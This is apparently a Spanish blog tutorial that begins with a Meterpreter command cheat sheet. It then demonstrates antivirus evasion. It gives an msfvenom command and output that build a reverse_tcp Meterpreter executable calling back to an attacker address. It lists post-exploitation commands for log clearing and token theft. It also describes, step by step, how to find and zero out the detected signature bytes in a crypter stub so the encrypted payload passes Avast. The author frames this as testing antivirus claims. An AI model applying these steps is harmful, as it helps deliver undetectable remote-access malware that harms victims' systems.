meterpreter> upload <src file> <dst file>
Upload a file to the target host

meterpreter> download <src file> <dst file>
Download a file from the target host
        
```

```

meterpreter> sysinfo
Provides information about target host

meterpreter> getuid
Obtain the username responsible for the current process

meterpreter> kill <pid>
Kill the given process identified by PID

meterpreter> ps
List all running processes

meterpreter> shell
Obtain interactive windows OS Shell

meterpreter> reg <Command> [Options]
Interact with the target OS Windows Registry using the following options and commands:
commands:
enumkey Enumerate the supplied registry key
createkey / deletekey Create/deleted the supplied registry key
setval / queryval Set/query values from the supplied registry key
Options:
-d Data to store in the registry value
-k The registry key
-v The registry value name
        
```

```

meterpreter> execute -f file [Options]
Execute the given "file" on the OS target host.
Options:
-H Create the process hidden from view
-a Arguments to pass to the command
-i Interact with the process after creating it
-m Execute from memory
-t Execute process with currently impersonated thread token

meterpreter> clearav
Clears and secure removes event logs

meterpreter> steal_token
Attempts to steal an impersonation token from the target process
        
```

Networking Commands

```

meterpreter> portfwd
Establish port forwarding connections through meterpreter tunnels:
Options:
-L Local host to listen on
-l Local port to listen on
-p Remote port to connect to
-r Remote host to connect to
        
```

```

meterpreter> ipconfig
Displays network interfaces information

meterpreter> route
View and modify networking routing table
        
```

Cheat Sheet Meterpreter




Mi Meterpreter se hace invisible

Me surgieron varias dudas sobre los metodos de evasión de los antivirus y la facilidad de estos a detectar meterpreter aun encodeando el binario con x86/shikata_ga_nai.

Antes de empezar las pruebas de concepto quiero dejar claro que no tengo nada en contra de los productos antivirus, sinó al contrario, creo que hacen su función de protegernos. No tengo especial rechazo hacia ningún fabricante y las pruebas las he hecho sobre uno que me ha parecido el que hoy por hoy esta más en uso por su gratuidad en la versión home.


Dicho esto empiezo mi historia leyendo un articulo sobre un analisis de Antivirus.



“elevados niveles de protección” , con eso me quedo y quiero ver cuanto de hay de verdadero en ese párrafo.

Me pongo manos a la obra y empezaré con mi querido metasploit, voy a crearme un payload con meterpreter y voy a encodearlo con x86/shikata_ga_nai para que el antivirus no lo detecte??

```
Ruby msfvenom -payload windows/meterpreter/reverse_tcp -format exe --encoder x86/shikata_ga_nai --iterations 10 lhost 192.168.1.59 > c:\meterencoder.exe
```



```
Metasploit
File Edit View Help


</reverse_tcp --format exe --encoder x86/shikata_ga_nai --iterations 10 lhost=192.168.1.59 >c:\meterencoder.exe
[*] exec: ruby msfvenom --payload windows/meterpreter/reverse_tcp --format exe --encoder x86/shikata_ga_nai --iterations 10 lhost=192.168.1.59
>c:\meterencoder.exe

[*] x86/shikata_ga_nai succeeded with size 317 (iteration=1)
[*] x86/shikata_ga_nai succeeded with size 344 (iteration=2)
[*] x86/shikata_ga_nai succeeded with size 371 (iteration=3)
[*] x86/shikata_ga_nai succeeded with size 398 (iteration=4)
[*] x86/shikata_ga_nai succeeded with size 425 (iteration=5)
[*] x86/shikata_ga_nai succeeded with size 452 (iteration=6)
[*] x86/shikata_ga_nai succeeded with size 479 (iteration=7)
[*] x86/shikata_ga_nai succeeded with size 506 (iteration=8)
[*] x86/shikata_ga_nai succeeded with size 533 (iteration=9)
[*] x86/shikata_ga_nai succeeded with size 560 (iteration=10)
msf >
```

Seguidamente me aseguraré que nuestro Antivirus este actualizado correctamente a la fecha asi como sus firmas.



Bien probaremos, pasaremos nuestro payload por el antivirus para comprobar que este no lo detecta




Como podemos observar el antivirus cumple su cometido, detecta nuestro payload, lo cual me demuestra que nuestro encoder ya no sirve porque nuestro fabricante ha hecho su trabajo y ha generado una firma para ese payload, pero aún hay esperanza.


Nuestro objetivo será modificar la firma del payload para que no sea detectado, existen multitud de técnicas sobre como modificar estas firmas, pero me centraré únicamente en modificar la firma, pero no de nuestro payload ya que posiblemente si modifico dicha firma, el binario no sea funcional, sinó que modificaré la firma de un crypter, para luego pasarselo a nuestro payload.

Para generar las firmas, los antivirus, pueden calcular el MD5 del payload para generar la firma o desempacar el binario para comprobar que no esta unido a otro binario o cifrado para detertimar el tipo de crypter, también pueden generar firmas con los metadatos del fichero.

Rebuscando en el baul del olvido me encuentro con un crypter, que tiene la característica de poder extraer el stub del mismo o escoger otro, lo cual me va de perillas para mi prueba de concepto.



Evidentemente si se lo paso a avast me indica lo siguiente:



Bien, como funciona un crypter.

Un crypter tiene la función de mediante un algoritmo matemático cifrar un fichero para evitar ser detectado.

Un crypter se compone de dos partes, el cliente i el stub


Definiríamos como cliente la interfaz por donde seleccionamos el fichero a cifrar y las opciones que este nos proporcione.

El stub es el filtro mediante el cual pasa el fichero.

Nuestro cryter en concreto no permite usar us stub externo, jo he preferido modificar la firma del stub que trae y trabajar sobre el, empezaremos por ahi, extraeré el stub del icrypt y lo ire trozeando hasta encontrar la firma, como?, pues usaré un programa


llamado **signaturezero** que nos permite rellenar de 0 porciones de fichero para ir detectando en que posición de memoria esta la firma que nuestro antivirus genera.

Es stub Options, extraemos el stub en una carpeta i le pasamos el signaturezero.




He encontrado en la posición 12420 la firma que detecta el antivirus.


Acto seguido abriremos el stub con un editor hexadecimal y nos situamos en la posición 12420,




modificamos rellenando de 0 las cuatro primeras FFFF, lo guardamos y comprobamos la detección.



Le pasamos el primer stub sin modificar:




Nos detecta el stub, ahora le pasamos el stub modificado.




Primer obstaculo resuelto, probaré a pasarle el crypter con el stub modificado al payload a ver que pasa:

Abro el icrypt y en stub options, selecciono “Use personal Stub”, y le doy a build para que me genere el nuevo payload cifrado.




Compruebo que el antivirus no me lo detecta.

